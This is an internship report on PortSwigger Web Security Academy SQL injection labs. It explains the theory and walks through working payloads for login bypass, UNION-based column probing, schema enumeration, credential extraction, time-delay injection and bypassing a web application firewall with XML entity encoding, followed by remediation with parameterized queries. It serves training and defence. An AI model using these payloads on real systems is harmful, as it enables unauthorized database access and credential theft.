# WEB APPLICATION PENETRATION TESTING: SQL INJECTION

**PortSwigger Web Security Academy & Practical Laboratory Documentation**

**Prepared by:** Kaustubh Ashish Bangar

**Internship Role:** Web Application Penetration Testing (WAPT/VAPT) Intern

**Organization:** IqraSec Academy

**Submission Category:** Task 4 — Common Web Vulnerabilities (SQL Injection)

**Platform:** PortSwigger Web Security Academy

A comprehensive, executive-quality technical report documenting the theoretical frameworks, advanced methodologies, practical exploitations, and defensive remediations surrounding SQL Injection (SQLi) vulnerabilities. Prepared for the IqraSec Academy WAPT Internship Phase 1.

## 1. Executive Summary & Administrative Scope

Structured Query Language (SQL) Injection consistently ranks among the most impactful web application security flaws cataloged under OWASP Top 10 (A03:2021 — Injection). At its core, an injection vulnerability represents a fundamental breakdown of the boundary between code execution and untrusted user data. When application layers fail to treat client-supplied parameters as literal data, the relational database management system (RDBMS) interprets the supplied strings as executable SQL commands. The resulting security breach compromises the entire CIA triad: unauthorized data exposure (Confidentiality), unauthorized modification or deletion of records (Integrity), and the potential disruption of database availability through denial-of-service commands or underlying operating system execution (Availability).

This comprehensive technical report provides an exhaustive, multi-layered examination of SQL Injection vulnerabilities evaluated across the PortSwigger Web Security Academy curriculum. Spanning foundational Apprentice labs to advanced Practitioner challenges, this document details the mathematical and syntactic mechanics of SQL manipulation, structural differences between major relational database engines (Oracle, PostgreSQL, Microsoft SQL Server, and MySQL), systematic enumeration protocols, blind time-based inference vectors, and modern perimeter defense bypasses using XML entity encoding.

## 2. In-Depth Theoretical Framework & Vulnerability Taxonomy

### 2.1 The Execution Lifecycle of a Dynamic SQL Query

To understand how SQL injection manifests, consider the classic application architecture where an incoming HTTP request triggers an ad-hoc SQL string construction:

$$\text{Query String} = \text{"SELECT } \text{columns} \text{ FROM } \text{table} \text{ WHERE } \text{param} = \text{'"} + \text{Input} + \text{'" AND status = 1"}$$

When the application concatenates `Input` without tokenization, the lexical analyzer (lexer) and parser of the SQL engine construct an Abstract Syntax Tree (AST) that incorporates the attacker's input as tokens rather than literals.

If an attacker injects `' OR 1=1--`, the lexer identifies:

A closing single quotation mark delimiter (`'`), terminating the developer's string literal.

An injected logical operator token (`OR`).

An evaluation expression (`1=1`), which yields an immutable boolean truth value ($\text{true}$).

An inline comment token (`--`), which instructs the SQL parser to discard the subsequent lexemes, effectively neutralizing the trailing `AND status = 1` condition.

## 2.2 Taxonomy of SQL Injection Vulnerabilities

A. In-Band (Classic) SQL Injection

In-band SQL injection is characterized by the attacker using the same channel of communication to launch the attack and collect the exfiltrated results.

**Tautology / WHERE Clause Modification:** Altering existing conditional checks to evaluate to true across all stored database rows, forcing the application to dump unreleased or restricted catalog items.

**Authentication Subversion:** Bypassing username/password credential checks by neutralizing the password evaluation logic using comment operators.

**UNION-Based Extraction:** Appending the projected results of an arbitrary `SELECT` query to the primary query results.

**Error-Based Extraction:** Forcing mathematical or database conversion errors (e.g., attempting to cast text data to an integer inside an error handler) so that the database prints confidential schema names within standard HTTP 500 responses.

B. Inferential (Blind) SQL Injection

In many hardened applications, the backend suppresses raw database errors and does not reflect database query results on the screen. The vulnerability must be exploited through inferential channels:

**Boolean-Based Inference:** Injecting conditional boolean expressions (e.g., `AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='a'`). The application's visual layout subtlely changes (e.g., showing or hiding a "Welcome back!" banner), allowing the attacker to reconstruct data bit by bit.

**Time-Based Inference:** Exploiting synchronous database calls to pause execution when a targeted condition is true. Because time delay is an absolute metric measured via network response latency, it functions regardless of how thoroughly the application sanitizes its visible HTML output.

C. Out-of-Band (OAST) SQL Injection

When both in-band and blind channels are constrained by network timeouts or asynchronous execution, attackers force the database engine to generate external network requests (such as DNS lookups or HTTP requests via `UTL_HTTP` in Oracle or `xp_dirtree` in MSSQL) to an external server under the attacker's control.

### 3. Database Engine Dialect & Architectural Comparison


Exploitation during a penetration test requires adapting the injected syntax to match the specific RDBMS hosting the application. The following comparative matrix details the variations observed across the lab environments:

| Feature / Capability | Oracle Database PNG+ 1 | Microsoft SQL Server (MSSQL) PNG | MySQL Database PNG | PostgreSQL Database PNG |
|---|---|---|---|---|
| **Comment Terminator** | `--` | `--` | `#` or `--` (space required) | `--` |
| **String Concatenation** | `\|\|` (double pipe) | `+` (plus operator) | `CONCAT(a, b)` | `\|\|` (double pipe) |
| **Mandatory FROM Clause** | Yes (must use `FROM dual`) | No | No | No |

| | | | | |
|---|---|---|---|---|
| **Active Version Extraction** | `SELECT banner FROM v$version` | `SELECT @@version` | `SELECT @@version` or `version()` | `SELECT version()` |
| **System Metadata Tables** | `all_tables`, `all_tab_columns` | `information_schema.tables` | `information_schema.tables` | `information_schema.tables` |
| **Time-Delay Injection** | `dbms_pipe.receive_message()` | `WAITFOR DELAY '0:0:10'` | `SLEEP(10)` | `pg_sleep(10)` |
| **Batch Query Separation** | `;` (semi-colon) | `;` (semi-colon) | `;` (semi-colon) | `;` (semi-colon) |

## 4. Methodological Progression: Laboratory Case Studies

The following subsections document the end-to-end technical exploitation workflows executed across the PortSwigger Web Security Academy practical assignments.



```
UNION SELECT 'a', NULL, NULL...

|

v

[Enumerate Database Schemas]

Query information_schema or Oracle

|

v

[Exfiltrate Targeted Data Rows]

Concatenate multi-column entries
```

### 4.1 Apprentice Practical Work: Tautologies & Comment Injections

Lab 1: WHERE Clause Vulnerability — Unreleased Product Disclosure

**Vulnerable Endpoint:** Product Category Filter (`GET /filter?category=Gifts`).

**Query Context:**

SQL

SELECT * FROM `products` WHERE `category` = 'Gifts' AND `released` = 1

**Injection Mechanics:** The application failed to sanitize the `category` GET parameter. Injecting `' OR 1=1--` rewrote the query logic:

SQL

SELECT * FROM `products` WHERE `category` = 'Gifts' OR 1=1--' AND released = 1

**Analysis:** The database evaluated `category = 'Gifts'` as either true or false, but the injected `OR 1=1` statement forced every row evaluation to resolve to boolean true. The double-dash `--` truncated the release constraint (`AND released = 1`). Consequently, unreleased, confidential catalog products were rendered in the HTTP response body, solving the lab.

Lab 2: Authentication Logic Subversion

**Vulnerable Endpoint:** Administrative Login Portal (`POST /login`).

**Query Context:**

SQL

SELECT * FROM `users` WHERE `username` = 'USER_INPUT' AND `password` = 'PASSWORD_INPUT'

**Injection Mechanics:** Injected the username payload `administrator'--` while providing an empty string in the password field.

SQL

SELECT * FROM `users` WHERE `username` = 'administrator'--' AND password = ''

**Analysis:** The parser verified the record matching `username = 'administrator'`. The trailing comment token completely stripped out the password verification clause. The application backend verified the existence of the returned user profile and issued an authenticated administrative session cookie, successfully achieving account takeover.

## 4.2 Practitioner Practical Work: UNION-Based Mechanics & Column Mapping

The SQL `UNION` operator allows an attacker to append rows from a secondary `SELECT` statement to the original query's output. Successful execution requires satisfying two strict constraints:

The injected query must return the exact number of columns projected by the original query.

The data types of each corresponding column must match between queries.

Lab 7: Column Count Determination via Systematic NULL Probing

**Vulnerable Parameter:** `category`.

**Methodology:** Because `NULL` can be cast to integers, strings, dates, and objects across almost all SQL implementations, it is the optimal primitive for discovering column lengths without causing data-type mismatches.

**Testing Progression:**

HTTP

GET /filter?category='+UNION+SELECT+NULL-- HTTP/1.1

```
--> Response: HTTP 500 Internal Server Error (Column count mismatch)
```

GET /filter?category='+UNION+SELECT+NULL,NULL-- HTTP/1.1

--> Response: HTTP 500 Internal Server Error (Column count mismatch)

GET /filter?category='+UNION+SELECT+NULL,NULL,NULL-- HTTP/1.1

--> Response: HTTP 200 OK (Clean Page Render)

**Deduction:** The backend SQL query utilizes an execution structure projecting exactly **3 columns**.

Lab 8: Determining Column Type Compatibility

**Objective:** Identify which of the three columns can output string data by rendering an arbitrary alphanumeric string (`IYv5v5`) provided by the testing platform.

**Testing Progression:**

HTTP

GET /filter?category='+UNION+SELECT+'IYv5v5',NULL,NULL-- HTTP/1.1

```
--> Response: HTTP 500 Internal Server Error (Column 1 is integer/non-string)
```

GET /filter?category='+UNION+SELECT+NULL,'IYv5v5',NULL-- HTTP/1.1

--> Response: HTTP 200 OK (String 'IYv5v5' reflected in product listing)

**Deduction:** Column 2 is confirmed as text-compatible and serves as the visual exfiltration reflection point.

## 4.3 Advanced Practitioner Practical Work: Schema Mapping & Cross-Table Exfiltration

Lab 3 & Lab 4: Querying Database Type and Versions

**Oracle Implementation:** Oracle requires querying the dynamic performance view `v$version` while strictly enforcing a `FROM` clause:

HTTP

GET /filter?category=Lifestyle'+UNION+SELECT+banner,'fdsa'+FROM+v$version-- HTTP/1.1

*Extracted Artifact:* `CORE 11.2.0.2.0 Production`.

**MySQL / Microsoft SQL Server Implementation:** MySQL and MSSQL support reading the internal global variable `@@version`:

HTTP

GET /filter?category=Lifestyle'+UNION+SELECT+@@version,'fdsa'--+asdf HTTP/1.1

*Extracted Artifact:* Exposing the exact database build allows an analyst to look up known unpatched vulnerabilities (CVEs) affecting that specific version.

Lab 5: Interrogating `information_schema` on Non-Oracle Systems

**Target Objective:** Extract dynamic administrative credentials from an unknown database schema.

**Step 1: Discover Table Names:**

HTTP

GET /filter?category='+UNION+SELECT+table_name,NULL+FROM+information_schema.tables-- HTTP/1.1

*Discovered Table:* `users_gkrxdvf`.

**Step 2: Discover Column Names:**

HTTP

GET /filter?category='+UNION+SELECT+column_name,NULL+FROM+information_schema.columns+WHERE+table_name='users_gkrxdvf'-- HTTP/1.1

*Discovered Columns:* `username_zpjiaf` and `password_oiydbg`.

**Step 3: Extract Sensitive Data:**

HTTP

GET /filter?category='+UNION+SELECT+username_zpjiaf,password_oiydbg+FROM+users_gkrxdvf-- HTTP/1.1

*Extracted Credentials:* `administrator : 0is4hkbdcn6pmd00ds86`. Using these credentials allowed logging in via `/login` to confirm full administrative access.

Lab 6: Interrogating Oracle Data Dictionary Views

**Target Objective:** Extract administrator credentials from an Oracle backend.

**Step 1: Enumerate Tables:**

HTTP

GET /filter?category='+UNION+SELECT+NULL,table_name+FROM+all_tables-- HTTP/1.1

*Discovered Table:* `USERS_TPQMKX`.

**Step 2: Enumerate Columns:**

HTTP

GET /filter?category='+UNION+SELECT+NULL,column_name+FROM+all_tab_columns+WHERE+table_name='USERS_TPQMKX'-- HTTP/1.1

*Discovered Columns:* `USERNAME_BXFGTY` and `PASSWORD_YRNEQD`.

**Step 3: Exfiltration Payload:**

HTTP

GET /filter?category='+UNION+SELECT+USERNAME_BXFGTY,PASSWORD_YRNEQD+FROM+USERS_TPQMKX-- HTTP/1.1

*Extracted Credentials:* `administrator : q2iotps50fnhe26yee2f`. Authenticated as the administrator user to solve the challenge.

Lab 10: Single-Column Bottleneck Bypass via String Concatenation

**Problem:** In many web applications, only a single column within the original query accepts string input, yet multiple fields (such as usernames and passwords) must be extracted.

**Solution:** Use string concatenation functions to merge distinct data fields into a single unified column, separated by a unique delimiter (e.g., `:`).

**Execution:**

HTTP

GET /filter?category='+UNION+SELECT+1,username||':'||password+FROM+users-- HTTP/1.1

**Result:** The application outputted concatenated rows:

```
administrator:4jekjlitj9o29evcxalv

carlos:jdhl6lrr7nvbslre2s63

wiener:7mykq5cq84r3hji9x060
```

**Impact:** Proved that restricting the number of string-compatible display columns provides no defensive advantage against data exfiltration.

4.4 Advanced Practitioner Work: Blind Time Delays & WAF Bypass

Lab 14: Blind SQL Injection with Time Delays

**Vulnerable Endpoint:** Tracking Cookie (`Cookie: TrackingId=...`).

**Context:** The application utilized the `TrackingId` cookie inside a synchronous database query to log visitor analytics. Because the application returned an identical visual response regardless of query success or error, in-band and boolean techniques were ineffective.

**Methodology:** Trigger an intentional, measurable time delay within the database engine using PostgreSQL's `pg_sleep()` function.

**Payload Construction:**

HTTP

GET / HTTP/2

Host: `[TARGET_ID].web-security-academy.net`

Cookie: `TrackingId=x'||pg_sleep(10)--; session=[SESSION_ID]`

**Execution & Verification:** The request was sent via Burp Repeater. The network socket remained open while the database executed the sleep command, returning the HTTP response in **10,198 milliseconds** (~10.2 seconds). This confirmed the

time-delay vulnerability and verified that synchronous, blind time-based inference could be used to extract the complete database character by character.

Lab 18: WAF Evasion via XML Hex Entity Encoding

**Vulnerable Feature:** Stock Check Module (`POST /product/stock`).

**Perimeter Defense:** The web application sat behind a Web Application Firewall (WAF) running signature-based filters that inspected raw HTTP POST payloads, immediately blocking requests containing keywords such as `UNION`, `SELECT`, or comments (`--`).

**Architectural Flaw:** The application endpoint accepted data in XML format:

XML

```
<stockCheck>
    <productId>1</productId>
    <storeId>1</storeId>
</stockCheck>
```

**Bypass Methodology:** While the WAF inspected the raw body text, the backend application routed the request to an XML parser before executing the database query. By encoding the SQL payload using XML hexadecimal character entities, the WAF signatures were bypassed:

Standard string `UNION SELECT` converts to:

```
&#x55;&#x4e;&#x49;&#x4f;&#x4e;&#x20;&#x53;&#x45;&#x4c;&#x45;&#x43;&#x54;
```

**Exploit Payload Injected into `<storeId>`:**

XML

<stockCheck>

<productId>1</productId>

<storeId>1

UNION SELECT username||'~'||password FROM users</storeId>

</stockCheck>

**Result:** The WAF passed the unflagged XML string to the application. The backend XML parser expanded the entities back into raw SQL instructions and appended the `users` table records to the stock output, yielding the administrator password and solving the lab.

## 5. Security Artifacts & Evidence Mapping

All practical laboratory evidence has been systematically archived in the Phase 1 submission folder structure according to IqraSec Academy guidelines.

## 6. Comprehensive Remediation & Defensive Engineering

Remediating SQL injection requires establishing a clear separation between code interpretation and untrusted data handling. Relying solely on input blacklists, character filtering, or perimeter firewalls leaves applications vulnerable to alternative encodings and parsing discrepancies.

### 6.1 The Primary Defense: Parameterized Queries (Prepared Statements)

The definitive remediation for all SQL injection variants is the mandatory use of **Parameterized Queries** (also known as Prepared Statements).

Why Prepared Statements Work

In dynamic SQL concatenation, the database compiles the query *after* the user input has been appended, allowing injected characters to alter the execution logic.

With prepared statements, query compilation occurs in two distinct phases:

**Compilation Phase:** The application sends the parameterized SQL statement template to the database engine:

SQL

SELECT * FROM `products` WHERE `category` = `?` AND `released` = 1

The database parses the statement, generates the execution plan, and fixes the Abstract Syntax Tree (AST). The placeholder `?` defines an explicit data slot.

**Execution Phase:** The application binds the user-supplied input directly to the placeholder parameter:

Java

```
pstmt.setString(1, userSuppliedCategory);
```

The database engine inserts the input directly into the designated data slot. Even if the input contains SQL control characters like `' UNION SELECT ... --`, they

are treated strictly as string literals, completely preventing alterations to the query structure.

Secure Code Implementations Across Languages

**Java (JDBC PreparedStatement):**

Java

```
String query = "SELECT id, name, price FROM products WHERE category = ? AND released = 1";
try (PreparedStatement pstmt = connection.prepareStatement(query)) {
    pstmt.setString(1, userInputCategory);
    try (ResultSet rs = pstmt.executeQuery()) {
        while (rs.next()) {
            // Process result set securely
        }
    }
}
```

**PHP (PDO Prepared Statements):**

PHP

```
$stmt = $pdo->prepare('SELECT id, name, price FROM products WHERE category = :category AND released = 1');
$stmt->execute(['category' => $userInputCategory]);
$products = $stmt->fetchAll();
```

**Python (Psycopg2 / PostgreSQL Parameterization):**

Python

```
cursor.execute(
    "SELECT id, name, price FROM products WHERE category = %s AND released = 1;",
    (user_input_category,)
)
records = cursor.fetchall()
```

**C# (.NET SqlCommand with Parameters):**

C#

```
string query = "SELECT id, name, price FROM products WHERE category = @category AND released = 1";
using (SqlCommand cmd = new SqlCommand(query, connection)) {
    cmd.Parameters.Add("@category", SqlDbType.VarChar, 50).Value = userInputCategory;
    using (SqlDataReader reader = cmd.ExecuteReader()) {
        // Process records securely
    }
}
```

### 6.2 Secondary Defensive Controls (Defense-in-Depth)

While Parameterized Queries address the root vulnerability, a robust security architecture incorporates secondary defensive controls:

**Principle of Least Privilege (PoLP):**

Configure the database user account used by the web application with only the minimal permissions required for its function.

Restrict application accounts from querying system tables (such as `information_schema` or Oracle's `all_tables`).

Separate accounts by operational role: an application reporting service should only have read access (`SELECT`) to specific tables, with no write (`INSERT`, `UPDATE`, `DELETE`) or administrative (`DROP`, `ALTER`, `GRANT`) privileges.

**Stored Procedures with Parameterization:**

Stored procedures should use parameterized variables rather than dynamic query building (such as calling `EXEC()` or `EXECUTE IMMEDIATE` with concatenated strings), which can reintroduce SQL injection flaws inside the database engine itself.

**Strict Input Allow-Listing:**

Dynamic structural elements—such as table names, column names, and sorting directions (`ASC`/`DESC`)—cannot be parameterized using standard prepared statement placeholders. When these elements depend on user input, validate them against an explicit server-side allow-list:

Java

// Allow-list validation for dynamic sorting columns

```
List<String> allowedColumns = Arrays.asList("price", "rating", "date_added");
```

```
String sortColumn = allowedColumns.contains(userInputSort) ? userInputSort : "date_added";

String query = "SELECT * FROM products ORDER BY " + sortColumn;
```

**Disabling Verbose Error Messages:**

Production web applications should never expose detailed database engine errors, stack traces, or schema fragments in HTTP responses. Generic error pages (e.g., standard HTTP 500 pages) prevent attackers from gathering reconnaissance data through error-based vectors.

**Architectural WAF Implementation:**

Web Application Firewalls (WAFs) should be deployed as a secondary monitoring and virtual-patching layer rather than a primary defense. WAFs must be configured to inspect diverse payloads across all accepted encodings (including XML entities, JSON Unicode escapes, and multipart boundaries).

## 7. Strategic Conclusions & Professional Takeaways

Completing the SQL Injection modules on PortSwigger Web Security Academy provided a thorough, practical understanding of database exploitation and defense. The key takeaways from these practical exercises include:

**Input Hiding Offers Zero Security:** Obscuring identifiers, relying on frontend validation, or hiding items on client interfaces does not protect the underlying database if queries remain vulnerable to injection.

**Metadata Enables Complete Reconstruction:** Attackers can systematically map and exfiltrate entire databases through standard metadata views (`information_schema` and `all_tables`), rendering randomized table or column names ineffective as a defense.

**Blind Execution Paths Remain Vulnerable:** The lack of visual data reflection or error messages does not prevent exploitation. Time-based inference allows extracting data by monitoring network latency variations.

**Perimeter Firewalls Are Bypassable:** WAFs that inspect raw traffic can be bypassed when backend parsers (such as XML entity processors) transform encoded input before executing the query, emphasizing that security must be implemented directly in the code.

**Parameterization Is the Only Absolute Defense:** Securing modern web applications requires parameterizing all database queries across the entire codebase to maintain a strict separation between code execution and untrusted user input.

This extensive practical foundation prepares for Task 4's remaining modules (including Cross-Site Scripting, Insecure Direct Object References, and Path Traversal) and provides the technical context needed for real-world web application penetration testing assessments.

## 8. Authoritative References & Standards

**PortSwigger Web Security Academy:** SQL Injection Learning Path and Laboratories: https://portswigger.net/web-security/sql-injection

**OWASP Top 10:2021:** A03:2021 — Injection Vulnerabilities: https://owasp.org/Top10/A03_2021-Injection/

**OWASP Web Security Testing Guide (WSTG v4.2):** Testing for SQL Injection (WSTG-INPV-05)

**MITRE CVE Database & CWE Framework:** CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

**IqraSec Academy:** WAPT Phase 1 Internship Instructions, Task Guidelines & Deliverable Standards